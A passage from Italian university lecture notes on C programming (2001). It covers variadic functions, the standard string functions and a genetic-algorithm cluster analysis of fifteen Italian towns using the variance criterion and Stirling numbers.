tipo è il tipo della variabile che viene prelevata; la funzione *va_arg* può essere chiamata più volte e non è necessario che il tipo prelevato sia sempre lo stesso. Ogni chiamata di *va_arg* preleva la prossima variabile dalla lista (da sinistra a destra, cominciando con la variabile che segue la variabile con cui abbiamo inizializzato la liste mediante *va_start*, nel nostro caso a.

Non dimenticare *va_end* alla fine, altrimenti si avrà quasi certamente un errore.

Queste istruzioni richiedono il header `<stdarg.h>`.

Come funziona *va_start*? Tra gli argomenti della funzione ci deve essere almeno una variabile di tipo noto, ce ne possono essere anche più di una, e una di esse deve essere il secondo argomento di *va_start* (in pratica si sceglie quasi sempre l'ultima); le variabili introdotte successivamente al posto dei puntini vengono collocate in memoria dopo le variabili di tipo noto. *va_start* può essere chiamata anche più volte.

```
double somma (int n, ...)
{va_list lista; int k; double s=0;
va_start(lista,n);
for (k=0;k< n;k++) s+=va_arg(lista,double);
va_end(lista); return s;}
```

Quando, come in questo caso, gli argomenti ignoti sono tutti dello stesso tipo, naturalmente si userà invece un vettore. La funzione viene chiamata nel modo seguente:

```
printf("%.2f\n",somma(5,3.0,2.0,1.0,4.0,8.0));
```

Qui, come sempre nel C, quando il compilatore si aspetta un valore di tipo *double*, un valore intero deve essere convertito, ad esempio, come abbiamo fatto qui, scrivendolo come numero decimale con almeno una cifra dopo il punto decimale. Questo comportamento tipico del C presenta una frequente fonte di errori ed è stata eliminato nel C++.

```
void diversi (int TIPO1, ...)
{va_list lista; int TIPO;
va_start(lista,TIPO1);
for (TIPO=TIPO1;;) {switch(TIPO) {case FINE: goto fine;
case STRINGA: printf("%s\n",va_arg(lista,char*)); break;
case INT: printf("%d\n",va_arg(lista,int)); break;
case DOUBLE: printf("%.2f\n",va_arg(lista,double));}
TIPO=va_arg(lista,int);}
fine: va_end(lista);}

void provaargvar()
{printf("%.2f\n",somma(5,3.0,2.0,1.0,4.0,8.0));
diversi(STRINGA,"\nI valori sono:\n",INT,30,INT,20,INT,50,
DOUBLE,7.33,STRINGA,"\nFirmato Rossi\n",FINE);}
```

Nel file `alfa.h` dobbiamo dichiarare

```
enum {FINE,STRINGA,INT,DOUBLE};

void diversi(int,...);
double somma(int,...);
```

// SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 15 ◇ 13 Marzo 2001

Cluster analysis

Il campo della statistica detto cluster analysis si occupa della costruzione di raggruppamenti (cluster significa grappolo, gruppetto) da un insieme di dati ed è particolarmente adatto per l'uso degli algoritmi genetici, sia perché mutazioni e incroci sono definibili in modo molto naturale, sia perché nella cluster analysis viene utilizzata una molteplicità di criteri di ottimalità per le partizioni che negli approcci tradizionali richiedono ogni volta algoritmi di ottimizzazione diversi e spesso computazionalmente difficili e quindi non applicabili per insiemi grandi (e spesso anche solo medi) di dati, mentre, come abbiamo già osservato, gli algoritmi genetici non dipendono dalle proprietà matematiche delle funzioni utilizzate e hanno una complessità che cresce solo in modo lineare con il numero dei dati. Siccome l'algoritmo non dipende dalla funzione di ottimalità scelta, anche se ci limiteremo probabilmente all'uso del cosiddetto criterio della varianza, lo stesso algoritmo può essere usato per un criterio di ottimalità qualsiasi. Nella letteratura è descritta una grande varietà di misure di somiglianza o di diversità, tra le quali in un'applicazione concreta si può scegliere per definire l'ottimalità delle partizioni, ma il modo in cui viene usato l'algoritmo genetico è sempre uguale. È per esempio piuttosto difficile trovare algoritmi tradizionali per il caso che l'omogeneità e la diversità dei gruppi non siano descritte mediante misure di somiglianza o diversità tra gli individui ma direttamente da misure per i gruppi, mentre ciò non causa problemi per l'algoritmo genetico.

Elenchiamo alcuni campi di applicazione dell'analisi cluster: classificazione di specie in botanica e zoologia o di aree agricole o biogeografiche, classificazione di specie virali o batteriche, definizione di gruppi di persone con comportamento (istruzione, attitudini, ambizioni, livello di vita, professione) simile in studi sociologici o psicologici, creazione di gruppi di dati omogenei nell'elaborazione dei dati (per banche dati o grandi biblioteche), elaborazione di immagini (ad esempio messa in evidenza di formazioni patologiche in radiografie mediche), individuazione di gruppi di pazienti con forme diverse di una malattia o riguardo alla risposta a un tipo di trattamento, classificazione di malattie in base a sintomi e test di laboratorio, studi linguistici, raggruppamento di regioni (province, comuni) relativamente a caratteristiche economiche (o livello generale di vita o qualità dei servizi sanitari), individuazione di gruppi di località con frequenza simile per quanto riguarda una determinata malattia, reperti archeologici o paleontologici o mineralogici (descritti ad esempio mediante la loro composizione chimica) o antropologici, dati criminalistici (impronte digitali, caratteristiche genetiche, forme di criminalità e loro distribuzione geografica o temporale), confronto tra molecole organiche, classificazione di scuole pittoriche, indagini di mercato (in cui si cerca di individuare gruppi omogenei di consumenti), raggruppamenti dei clienti di un assicurazione in gruppi per definire il prezzo delle polizze, classificazione di strumenti di lavoro o di prodotti nell'industria oppure dei posti di lavoro in una grande azienda, confronto del costo della vita nei paesi europei, divisione dei componenti di un computer in gruppi per poterli disporre in modo da minimizzare la lunghezza di cavi e circuiti.

In queste applicazioni, che si differenziano fortemente per la quantità degli oggetti da classificare (poche decine nel caso di oggetti archeologici, milioni di pixel nell'elaborazione di immagini) e per la natura dei dati, spesso non è facile scegliere un criterio di ottimalità robusto (cambi di scala possono ad esempio influenzare l'esito della classificazione, quando si usano distanze euclidee) e superare la spesso notevole complessità computazionale.

Questa settimana

65 Cluster analysis
Il criterio della varianza

66 Il numero delle partizioni
Quindici comuni: i dati grezzi

67 Quindici comuni:
la trasformazione dei dati
Le funzioni del C per le stringhe
strlen, strcat e strncat

68 strcpy e strncpy
strcmp e strncmp
strstr
strchr e strrchr
strspn, strcspn e strpbrk
Libri sugli algoritmi genetici

Il criterio della varianza

X sia un sottoinsieme finito di $\mathbb{R}^s$. Per un sottoinsieme non vuoto α di X denotiamo con $\bar{\alpha} := \frac{1}{|\alpha|} \sum_{x \in \alpha} x$ il baricentro di α; mentre $\Delta\alpha := \sum_{x \in \alpha} |x - \bar{\alpha}|^2$. Per una partizione P di X sia infine $g(P) := \sum_{\alpha \in P} \Delta\alpha$. Questa è la funzione da minimizzare quando si usa *il criterio della varianza*.

Più precisamente si fissa il numero m delle classi della partizione; la partizione ottimale è quella partizione P di X con m classi per cui $g(P)$ assume il minimo (il minimo esiste certamente, perché X è un insieme finito e quindi anche il numero delle partizioni di X è finito, benché molto grande come vedremo a pag. 66).

In generale, nell'analisi cluster si vorrebbe da un lato che ogni classe della partizione sia il più possibile omogenea e quindi le distanze tra gli elementi di una stessa classe siano piccole, dall'altro che le classi siano il più separate tra di loro. Il criterio della varianza soddisfa, come si può dimostrare, allo stesso tempo entrambe queste richieste. Esso è, per dati che hanno una rappresentazione naturale nel $\mathbb{R}^s$, il criterio di ottimalità più usato; bisogna però scalare bene le variabili in modo da tenere conto di tutte nella misura dovuta (se ad esempio una delle variabili è lo stipendio, se viene indicato in lire avrà un peso diverso di quanto avrebbe se fosse invece indicato in dollari).

Non è facile trovare le scale giuste; si può andare a occhio oppure trasformare i dati in modo che abbiano tutti la stessa media e la stessa varianza, ma non è sempre la scelta migliore.

Il numero delle partizioni

Quante sono le partizioni di un insieme finito? Denotiamo con $S(n,k)$ il numero delle partizioni di un insieme con n elementi in k classi. I numeri della forma $S(n,k)$ sono detti *numeri di Stirling di seconda specie*.

Lemma: Per $n, k \geq 1$ vale
$S(n,k) = S(n-1,k-1) + k \cdot S(n-1,k)$.

Dimostrazione: Una partizione di $\{1,\dots,n\}$ può contenere $\{n\}$ come elemento (in tal caso n è equivalente solo a se stesso) oppure no.

Il numero delle partizioni di $\{1,\dots,n\}$ in k classi di cui una coincide con $\{n\}$ è evidentemente uguale al numero delle partizioni di $\{1,\dots,n-1\}$ in $k-1$ classi, cioè uguale a $S(n-1,k-1)$.

Se una partizione di $\{1,\dots,n\}$ con k classi non contiene $\{n\}$ come elemento, essa si ottiene da una partizione di $\{1,\dots,n-1\}$ in k classi, aggiungendo n ad una delle k classi. Per fare questo abbiamo k possibilità.

Osservazione: Dalla definizione otteniamo direttamente le seguenti relazioni (per la prima si osservi che l'insieme vuoto $\emptyset$ può essere considerato in modo banale come partizione di $\emptyset$).
$S(0,0) = 1$.
$S(0,k) = 0$ per $k \geq 1$.
$S(n,0) = 0$ per $n \geq 1$.

Possiamo così scrivere un programma per il calcolo ricorsivo di $S(n,k)$:

```
double stirling2 (int n, int k)
{if (n==0) if (k==0) return 1; else return 0; else if (k==0) return 0;
else return stirling2(n-1,k-1)+k*stirling2(n-1,k);}
```

Il numero di tutte le partizioni di un insieme con n elementi viene denotato con Bell(n); questi numeri si chiamano *numeri di Bell*. Evidentemente
$\text{Bell}(n) = \sum_{k=0}^{n} S(n,k)$.

I numeri di Stirling di seconda specie (e quindi anche i numeri di Bell) crescono fortemente, ad esempio
$S(20,5) = 749206090500$,
$S(50,4) = 5281865535984522661190644531 2$.

Tabella degli $S(n,k)$ per $n, k \leq 10$ (con - al posto di 0):

n

↓ k	0	1	2	3	4	5	6	7	8	9	10
0	1	–	–	–	–	–	–	–	–	–	–
1	–	1	1	1	1	1	1	1	1	1	1
2	–	–	1	3	7	15	31	63	127	255	511
3	–	–	–	1	6	25	90	301	966	3025	9330
4	–	–	–	–	1	10	65	350	1701	7770	34105
5	–	–	–	–	–	1	15	140	1050	6951	42525
6	–	–	–	–	–	–	1	21	266	2646	22827
7	–	–	–	–	–	–	–	1	28	462	5880
8	–	–	–	–	–	–	–	–	1	36	750
9	–	–	–	–	–	–	–	–	–	1	45
10	–	–	–	–	–	–	–	–	–	–	1

Esiste una formula esplicita che riportiamo senza dimostrazione:

$$S(n,k) = \frac{k^n - \binom{k}{1}(k-1)^n + \binom{k}{2}(k-2)^n - + \dots}{k!}$$

In particolare, dopo semplificazione,

$$S(n,2) = 2^{n-1} - 1$$

$$S(n,3) = \frac{3^{n-1} - 2^n + 1}{2}$$

$$S(n,4) = \frac{4^{n-1} - 3^n + 3 \cdot 2^{n-1} - 1}{6}$$

Quindici comuni: i dati grezzi

Vogliamo applicare la cluster analysis a quindici comuni, di cui abbiamo quattro dati: numeri degli abitanti, altezza sul mare, distanza dal mare, superficie del territorio comunale. Per avere numeri di grandezza confrontabile, indichiamo gli abitanti in migliaia, l'altezza in metri, la distanza dal mare in chilometri, la superficie in chilometri quadrati.

	ab./1000	alt./m	d-mare/km	sup./kmq
Belluno	36	383	75	148
Bologna	385	54	70	141
Bolzano	97	262	140	53
Ferrara	135	9	45	405
Firenze	380	50	75	103
Genova	654	19	2	236
Milano	1304	122	108	182
Padova	213	12	25	93
Parma	168	55	90	261
Pisa	94	4	10	188
Ravenna	138	4	8	660
Torino	920	239	105	131
Trento	104	194	110	158
Venezia	296	1	0	458
Vicenza	108	39	55	81

Si nota che Ferrara ha un territorio molto grande, corrispondente a un quadrato di 20 km di lato, praticamente uguale a quello di Vienna (415 km^2), di poco inferiore a quello di Venezia e più del doppio di quello di Milano.

Creiamo in **Progetto** una nuova cartella **Dati** e scriviamo i dati relativi ai comuni nel file **comuni** nella cartella **Dati** nel formato seguente:

```
Belluno: 36 383 75 148
Bologna: 385 54 70 141
...
Vicenza: 108 39 55 81
```

Per minimizzare le fonti d'errore permetteremo qui che i caratteri ' ' (spazio) e '\n' (nuova riga) siano equivalenti ai fini della successiva lettura e più di uno di essi equivalga a uno spazio. Creiamo un file **cluster.c** nella cartella del progetto che conterrà il programma per la cluster analysis. Definiamo i seguenti tipi di dati:

```
# define dim 4
# define classi 4
# define cardX 15

typedef struct {char *Nome; double a[dim];} dato;
typedef struct {int colori[cardX]; double rendimento;}partizione;
```

e le variabili

```
static dato X[cardX];
static char datigrezzi[4000];
```

La seguente funzione trasforma i dati sul file nel formato che vogliamo utilizzare. È molto importante per il programmatore conoscere questa tecnica che permette di memorizzare dati anche complessi in semplice formato testo su un file per poi elaborarli per un utilizzo determinato.

```
static void raccoglidati()
{int k,j,p; char *D,*E;
for (k=0,D=datigrezzi;k< cardX;k++)
{E=strchr(D,':'); *E=0; X[k].Nome=D; D=E+1;
for (j=0;j< dim;j++) {p=strspn(D," \n"); D+=p;
E=strpbrk(D," \n"); *E=0; X[k].a[j]=atof(D); D=E+1;}}}
```

Quindici comuni: la trasformazione dei dati

Nella funzione **raccoglidati** (pag. 66) abbiamo usato tre funzioni per le stringhe del C (**strchr**, **strspn** e **strpbrk**) che non conosciamo ancora (la funzione **atof** che trasforma una stringa in un numero di tipo *double* è stata introdotta a pag. 40). Le tre funzioni richiedono il header `<string.h>`.

Assumiamo le dichiarazioni *char *A,*L; int x;*.

strchr(A,x) restituisce il puntatore 0, se *x* (considerato come carattere) non appare in *A* (cioè nella stringa che corrisponde ad *A*, compreso il carattere 0 finale); altrimenti restituisce un puntatore al primo *x* in *A* (quindi al carattere 0 finale, se *x*==0).

strspn(A,L) restituisce la lunghezza del segmento iniziale di *A* che consiste di caratteri di *L* (e quindi la lunghezza di *A* se tutti i caratteri di *A* appartengono ad *L*).

Il risultato di **strspn** è di tipo **size_t**, compatibile con il tipo **int**.

strpbrk(A,L) restituisce il puntatore 0, se *A* non contiene caratteri di *L*; altrimenti l'istruzione restituisce un puntatore al primo carattere di *L* in *A*.

Per poter utilizzare la funzione **raccoglidati** definiamo la funzione **comuni** che successivamente conterrà anche la chiamata dell'algoritmo genetico per l'esecuzione della cluster analysis per i comuni, mentre per il momento la usiamo per la lettura dei dati dal file e la loro visualizzazione per controllare la correttezza di **raccoglidati**.

```
void comuni()
{dato x; int k; char *A;
if (caricafile("Dati/comuni",datigrezzi,3900)!=1) return;
for (A=datigrezzi;*A;A++); *A='\n'; *(++A)=0; // sicurezza
raccoglidati();
printf("\n%8s ab./1000 alt/m d-mare/km sup/kmq\n\n",
  "comune");
for (k=0;k<cardX;k++)
{x=X[k]; printf("%8s %7.0f %5.0f %8.0f %7.0f\n",
x.Nome,x.a[0],x.a[1],x.a[2],x.a[3]);}}
```

In essa la quarta riga (che termina con il commento *sicurezza*) serve per garantire che alla fine dei dati sia presente un ultimo ritorno a capo anche nel caso che sia stato inserito nella battitura del file.

Possiamo adesso esaminare la funzione **raccoglidati**. Essa viene chiamata quando il contenuto del file **comuni** è stato trasferito nell'indirizzo *datigrezzi*, a cui punta inizialmente il puntatore *D*. Adesso in ogni passaggio del *for* esterno, in cui *k* percorre gli indici che corrispondono a *cardX*, il puntatore *E* cerca con **strchr** il prossimo carattere ':', che viene sostituito con 0 per fare in modo che il segmento tra *D* ed *E* venga interpretato come stringa, a cui punta *X[k].Nome*. Poi *D* viene spostato a *E+1* (punta quindi adesso al primo carattere dopo il ':') e inizia un ciclo in cui il contatore *j* corrisponde agli indici dei coefficienti del vettore *X[k].a* che contiene i dati relativi al comune. Mediante **strspn** vengono prima saltati tutti gli spazi e ritorni a capo (infatti *p* conta il loro numero, poi si fa avanzare *D* di *p*), dopo di ciò, tramite uso di **strpbrk**, si fa puntare *E* al primo spazio o ritorno a capo successivo (si ricordi che abbiamo attaccato per sicurezza un ritorno a capo alla fine di *datigrezzi*). Di nuovo si pone un carettere 0 in E, e la stringa così determinata viene letta come numero da **atof** e assegnata a *X[k].a[j]*; l'ultima istruzione del *for* interno è *D=E+1;*.

Le funzioni del C per le stringhe

Le librerie standard del C prevedono numerose funzioni per il trattamento di stringhe che bisognerebbe conoscere. Spesso non sarebbe difficile creare funzioni apposite simili, ma le funzioni standard sono ottimizzate e, se si conosce il loro funzionamento, affidabili. Esse richiedono il header `<string.h>`. Il carattere 0 finale viene considerato parte della stringa nelle funzioni di ricerca. Le più importanti di queste funzioni sono:

1 funzione per calcolare la lunghezza di una stringa: **strlen**.
2 funzioni per il concatenamento di stringhe: **strcat** e **strncat**.
2 funzioni per la copia di stringhe: **strcpy** e **strncpy**.
2 funzioni per il confronto di stringhe: **strcmp** e **strncmp**.
2 funzioni per la ricerca di un singolo carattere in una stringa: **strchr** e **strrchr**.
3 funzioni per la ricerca in una stringa di un carattere contenuto in un insieme di caratteri: **strspn**, **strcspn** e **strpbrk**.
1 funzione per la ricerca di una stringa in una stringa: **strstr**.
1 funzione per la separazione di una stringa in sottostringhe delimitate da separatori: **strtok**.

Descriveremo adesso queste funzioni in dettaglio; per le funzioni **atof**, **atoi** e **atol** (che richiedono il header `<stdlib.h>`) cfr. pag. 40. Indicheremo ogni volta il prototipo che oltre al nome della funzione comprende i tipi degli argomenti e del risultato.

---

strlen, strcat e strncat

size_t strlen (const char *A);

Questa funzione restituisce il numeri dei caratteri della stringa *A*, senza contare il carattere 0 finale. La stringa vuota ha lunghezza 0.

Abbiamo incontrato questa funzione già a pag. 40. Un'altro esempio:

```
printf("%d %d\n",strlen(""), strlen("John\nBob\n"));
```

con output *0 9*.

***

char *strcat (char *A, const char *B);
char *strncat (char *A, const char *B, size_t n);

Queste funzioni vengono utilizzate per il concatenamento di stringhe. <u>Attenzione all'uso:</u> L'istruzione **strcat(A,B);** fa in modo che *A* diventa uguale alla concatenazione di *A* e *B*; in altre parole il carattere 0 alla fine di *A* viene sostituito con il primo carattere di *B* a cui seguono gli altri caratteri di *B*. Bisogna stare attenti che per *A* sia riservato sufficiente spazio. In particolare è un grave <u>errore</u> l'istruzione *X=strcat("alfa","beta")*. Esempio di uso corretto:

```
char a[100]="alfa";
strcat(a,"beta"); printf("%s\n",a);
```

con output *alfabeta*. La funzione restituisce come risultato (superfluo) il primo argomento.

strncat(A,B,n); funziona nello stesso modo (e richiede le stesse precauzioni), ma aggiunge solo i primi *n* caratteri di *B* ad *A*, mettendo, quando necessario, un carattere 0 alla fine della nuova stringa:

```
char a[100]="alfa";
strncat(a,"012345",3); printf("%s\n",a);
```

con output *alfa012*.

<u>Attenzione:</u> Le stringhe *A* e *B* non si devono sovrapporre in memoria; l'istruzione **strcat(A,A+4);** sarà quasi certamente un errore, se *A* consiste di più di 3 caratteri.

strcpy e strncpy

char *strcpy (char *A, const char *B);
char *strncpy (char *A, const char *B, size_t n);

strcpy(A,B); copia B in A, **strncpy(A,B,n);** copia i primi n caratteri di B in A; se la lunghezza di B è minore di n, i caratteri mancanti vengono considerati uguali a 0; se invece n è $\leq$ della lunghezza di B, allora non viene trasferito uno 0 e la nuova fine di A è il primo 0 che si incontra a partire da A. Le funzioni restituiscono come risultato (superfluo) il primo argomento. Esempio:

```
char a[100]="01234";
strcpy(a,"abc"); puts(a); // output: abc
strcpy(a,"012345"); puts(a); // output: 012345
strncpy(a,"abcde",3); puts(a); // output: abc345
strcpy(a,"012345"); puts(a); // output: 012345
strncpy(a,"abc",7); puts(a); // output: abc
strcpy(a,"012"); strcpy(a+4,"456789"); puts(a); // output: 012
strncpy(a,"abcdefg",5); puts(a); // output: abcde56789
strcpy(a,"abcde"); puts(a); // output: abcde
```

Abbiamo usato l'istruzione **puts(a);** che è equivalente a **printf("%s\n",a);**.

Anche in questo caso bisogna riservare spazio sufficiente per A; l'uso di questo funzioni costituisce un errore, se A e B si sovrappongono in memoria.

---

strcmp e strncmp

int strcmp (const char *A, const char *B);
int strncmp (const char *A, const char *B, size_t n);

Queste funzioni vengono usate per il confronto di stringhe; le abbiamo già incontrate a pag. 40.

strcmp(A,B) confronta alfabeticamente A con B e restituisce un intero maggiore di 0 (normalmente 1) se A è alfabeticamente maggiore di B, altrimenti 0 se le due stringhe coincidono, e un intero minore di 0 (normalmente -1) se A è alfabeticamente minore di B.

strncmp(A,B,n) è uguale a **strcmp(A',B')**, dove, posto *n'=min(n,strlen(A)+1,strlen(B)+1)*, con *A'* e *B'* denotiamo le stringhe che consistono dei primi *n'* caratteri di A e B.

In particolare vediamo che A è inizio di B se e solo se *strncmp(A,B,strlen(A))==0*. Si noti che in questo caso il carattere 0 finale di A non conta più; infatti adesso *n'=min(strlen(A),strlen(A)+1,strlen(B)+1)= min(strlen(A),strlen(B)+1)*.

Abbiamo già osservato a pag. 40 che per l'uguaglianza di stringhe non si può usare *A==B* che richiederebbe molto di più, cioè anche l'uguaglianza degli indirizzi in cui si trovano le due stringhe.

---

strstr

char *strstr (const char *A, const char *B);

Questa funzione viene utilizzata per cercare una sottostringa in una stringa. **strstr(A,B)** è uguale al puntatore 0, se B non è sottostringa di A; altrimenti è uguale al puntatore alla prima apparizione di B in A. Esempio:

```
char a[100]="012301850182",*X;
X=strstr(a,"018"); // adesso X==a+4

size_t posstr (char *A, char *B)
{char *X;
X=strstr(A,B); if (X==0) return -1; return X-A;}
```

strchr e strrchr

char *strchr (const char *A, int x);
char *strrchr (const char *A, int x);

La prima funzione è già stata descritta a pag. 67; **strrchr** è simile, cerca però a partire dalla fine della stringa A. Più precisamente **strrchr(A,B)** è uguale al puntatore 0, se x non appare in A, altrimenti è un puntatore all'ultimo x in A. La seconda r in *strrchr* probabilmente viene da *reverse*. Per entrambe le funzioni x può anche essere uguale a 0:

```
strcpy(a,"0123");
X=strchr(a,0); Y=strrchr(a,0);
printf("%d %d\n",X-a,Y-a); // output: 4 4
```

<u>Esercizio:</u> Analizzare queste piccole funzioni:

```
size_t pos (const char *A, int x)
{char *P;
P=strchr(A,x);
if (P==0) return -1; return P-A;}

size_t posr (const char *A, int x)
{char *P;
P=strrchr(A,x);
if (P==0) return -1; return P-A;}
```

---

strspn, strcspn e strpbrk

size_t strspn (const char *A, const char *L);
size_t strcspn (const char *A, const char *L);
char *strpbrk (const char *A, const char *L);

La prima e la terza di queste funzioni sono state descritte a pag. 67. **strcspn** funziona in modo complementare a **strspn**, più precisamente **strcspn(A,L)** è la lunghezza del segmento iniziale di A che <u>non</u> consiste di caratteri di L (e quindi la lunghezza di A se nessun carattere di A appartiene ad L). Esempi:

```
printf("%d\n",strspn("0123456","2015")); // output: 3
printf("%d\n",strspn("0123456","xy")); // output: 0
printf("%d\n",strspn("012121","012")); // output: 6
printf("%d\n",strspn("0123456","04")); // output: 1
printf("%d\n",strcspn("0123456","2015")); // output: 0
printf("%d\n",strcspn("0123456","xy")); // output: 7
printf("%d\n",strcspn("012121","81")); // output: 1
printf("%d\n",strcspn("0123456","34")); // output: 3
```

Libri sugli algoritmi genetici

W. Banzhaf/P. Nordin/R. Keller/F. Francone: Genetic programming. Morgan Kaufmann 1998, 470p.

D. Goldberg: Genetic algorithms in search, optimization, and machine learning. Addison-Wesley 1989, 410p.

J. Holland: Adaptation in natural and artificial systems. MIT Press 1992.

C. Jacob: Principia evolvica. dpunkt 1997, 700p.

J. Koza: Genetic programming. MIT Press 1992.

M. Mitchell: An introduction to genetic algorithms. MIT Press 1999, 210p.

V. Nissen: Einführung in evolutionäre Algorithmen. Vieweg 1997, 330p.

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica | Anno accademico 2000/2001 | Numero 16 ◇ 20 Marzo 2001

Quindici comuni: l'algoritmo genetico

*Utilizziamo l'algoritmo di base presentato a pag. 58 e contenuto nella funzione **ottimizzazione** chiamata da **comuni**, la funzione principale del file **cluster.c**:*

```
static void ottimizzazione()
{int t,dt=10,ancora;
impostacasuali(); impostapuntatori(); nuovi(0,39);
for (t=1,ancora=1;ancora;t++) {calcolarendimenti(); ordina();
if (t%dt==0) ancora=visualizza(t); if (ancora==0) break;
nuovi(30,39); incroci(); mutazioni();}}
```

*La funzione **impostapuntatori** prepara i puntatori che verranno usati da **quicksort**, cfr. pag. 60.*

Per i quindici comuni a pag. 66 e quattro classi l'algoritmo trova dopo poche iterazioni (in genere 80-100) la partizione che sembra quella ottimale:

1. gruppo:	*Ferrara Ravenna Venezia*
2. gruppo:	*Milano Torino*
3. gruppo:	*Bologna Firenze Genova*
4. gruppo:	*Belluno Bolzano Padova Parma Pisa Trento Vicenza*

Il risultato è piuttosto convincente; si noti che l'ordine in cui appaiono i gruppi non ha importanza; in particolare il primo e il secondo gruppo non sono da considerare più simili tra di loro di quanto lo siano il primo e il terzo.

*Se invece del file **comuni** usiamo il file **comuni-3** che contiene le stesse informazioni, ma con il numero di abitanti indicato in singole unità invece che in migliaia, questo dato cancella praticamente gli altri e quindi la partizione che si ottiene raggruppa i comuni tenendo conto essenzialmente solo del numero degli abitanti:*

1. gruppo:	*Belluno Bolzano Ferrara Padova Parma Pisa Ravenna Trento Vicenza*
2. gruppo:	*Milano*
3. gruppo:	*Bologna Firenze Venezia*
4. gruppo:	*Genova Torino*

*Infatti questo risultato coincide con quello che si ottiene usando il file **comuni-4** che contiene solo il numero degli abitanti (in migliaia).*

Quindici comuni: l'interfaccia utente

Abbiamo modificato (rispetto a pag. 67) la funzione principale **comuni**, che viene chiamata dalla **main**, nel modo seguente:

```
void comuni()
{dato x; int k,j; char *A,a[100];
sprintf(a,"Dati/"); printf("Nome del file: "); input(a+5,40);
if (caricafile(a,datigrezzi,39900)!=1) return;
printf("Numero delle classi: "); input(a,40); classi=atoi(a);
if (classi> maxclassi) return;
for (A=datigrezzi;*A;A++); *A='\n'; *(++A)=0; // sicurezza
raccoglidati();
printf("\n%-15s ",Titoli[0]);
for (j=1;j<=dim;j++) printf("%s ",Titoli[j]); printf("\n");
for (k=0;k<cardX;k++)
{x=X[k]; printf("\n%-15s ",x.Nome);
for (j=1;j<=dim;j++) printf("%*.0f ",strlen(Titoli[j]),x.a[j-1]);}
printf("\n"); ottimizzazione(); utente();}
```

In particolare adesso è possibile scegliere un file e impostare il numero delle classi (al massimo 10) dalla tastiera; mentre i valori di *dim* e di *cardX* vengono rilevati dal file durante l'esecuzione di **raccoglidati**.

Questa settimana

69 15 comuni: l'algoritmo genetico
15 comuni: l'interfaccia utente
Il calcolo di $\sum_{\alpha\in P}\Delta\alpha$

70 Partizioni proposte dall'utente
Dichiarazioni in cluster.c
Organizzazione dei dati sul file
Visualizzazione della partizione migliore

71 Elementi nuovi, mutazioni e incroci
La costruzione della graduatoria
Incroci tra più di due individui

72 Un problema di colorazione
strtok

73 cluster.c
A→b abbreviazione di (*A).b
Libri di storia della matematica

Il calcolo di $\sum_{\alpha\in P}\Delta\alpha$

Ricordiamo che $\Delta\alpha := \sum_{x\in\alpha}|x-\bar{\alpha}|^2$ (pag. 65). Nella funzione *g c[k]* è il numero degli elementi della k-esima classe, *b[k][j]* è la j-esima componente del suo baricentro, *delta[k]* il valore di Δ per questa classe.

```
static double g (partizione *P)
{int c[maxclassi],k,j,i;
double b[maxclassi][maxdim],
    delta[maxclassi],diff,val;
```

Calcoliamo prima il numero di elementi di ogni classe; se esiste una classe con 0 elementi, la funzione restituisce il valore 10^{20}. Il significato di → per i puntatori è spiegato a pag. 73.

```
for (k=0;k<classi;k++) c[k]=0;
for (i=0;i<cardX;i++) c[P→colori[i]]++;
for (k=0;k<classi;k++) if (c[k]==0)
    return 10e20;
```

Calcoliamo i baricentri:

```
for (k=0;k<classi;k++)
    for (j=0;j<dim;j++) b[k][j]=0;
for (i=0;i<cardX;i++) {k=P→colori[i];
for (j=0;j<dim;j++) b[k][j]+=X[i].a[j];}
for (k=0;k<classi;k++)
    for (j=0;j<dim;j++) b[k][j]/=c[k];
```

Calcoliamo $\Delta\alpha$ per ogni classe α:

```
for (k=0;k<classi;k++) delta[k]=0;
for (i=0;i<cardX;i++) {k=P→colori[i];
for (j=0;j<dim;j++) {diff=X[i].a[j]-b[k][j];
    delta[k]+=diff*diff;}}
```

La funzione restituisce $\sum_{\alpha\in P}\Delta\alpha$:

```
for (val=0,k=0;k<classi;k++)
    val+=delta[k]; return val;}
```

Partizioni proposte dall'utente

Esaminando la tabella a pag. 66 e confrontandola con il risultato che abbiamo ottenuto a pag. 69, ci può venire il dubbio se Firenze e Padova non starebbero meglio nello stesso gruppo. Per permettere una tale verifica della bontà di una partizione proposta dall'utente, abbiamo incluso la funzione **utente**, che viene chiamata alla fine della funzione **comuni**:

```
static void utente()
{char a[40],*A,b[2]; partizione p; int i;
printf("Prova una partizione: "); input(a,15);
if (strlen(a)!=cardX) return; b[1]=0;
for (A=a,i=0;*A;A++,i++) {b[0]=*A; p.colori[i]=atoi(b)-1;}
printf("%.2f\n",g(&p));}
```

Se non la si vuole usare, basta battere invio; altrimenti dobbiamo inserire una stringa di (in questo caso) 15 cifre tra 1 e 4 (se le classi sono quattro) nell'ordine dei comuni come elencati sul file che usiamo, con ogni cifra corrispondente al numero della classe proposta.

Batteremo ad esempio *434133244412414*, se vogliamo assegnare Belluno al gruppo 4, Bologna al gruppo 3, Bolzano al gruppo 4, Ferrara al gruppo 1, ecc.

Il valore numerico di ogni cifra viene estratto dalla funzione **atoi**, il cui argomento però deve essere una stringa, non un carattere. Quando nella penultima riga **A* percorre i caratteri, non possiamo perciò scrivere *p.colori[i]=atoi(*A);*, ma dobbiamo usare la stringa ausiliaria *b*, che prevede due bytes, di cui il secondo viene usato per il carattere terminale 0 (quindi poniamo *b[1]=0;*), mentre il primo byte serve per contenere **A* (mediante b[0]=*A); adesso il valore può essere letto usando *atoi(b)*; esso viene diminuito di 1 perche le classi nel programma sono numerate a cominciare da 0.

Possiamo così verificare che spostando Firenze dal terzo gruppo al quarto oppure Padova dal quarto gruppo al terzo otteniamo partizioni leggermente peggiori di quella ottimale calcolata dal programma.

Dichiarazioni in cluster.c

Le dichiarazioni valide per tutto il file **cluster.c** sono:

```
# define maxdim 10
# define maxclassi 10
# define maxcardX 100

typedef struct {char *Nome; double a[maxdim];} dato;
typedef struct {int colori[maxcardX]; double rendimento;} partizione;

static void calcolarendimenti(), eliminacommenti(),
    impostapuntatori(), incroci(), mutazioni(), nuovi(),ordina(),
    ottimizzazione(), raccoglidati(), utente();
static int migliore(), visualizza();
static double g();

static int cardX,classi,dim;
static dato X[maxcardX];
static char datigrezzi[40000];
static char *Titoli[maxdim+1];
static partizione partizioni[40],*Puntatori[41];
```

Fissiamo quindi soltanto i massimi valori possibili per *dim*, *classi* e *cardX*; i valori reali di *dim* e *cardX* verranno rilevati dal file dalla funzione **raccoglidati**, mentre il numero delle classi viene impostato dalla tastiera come già visto.

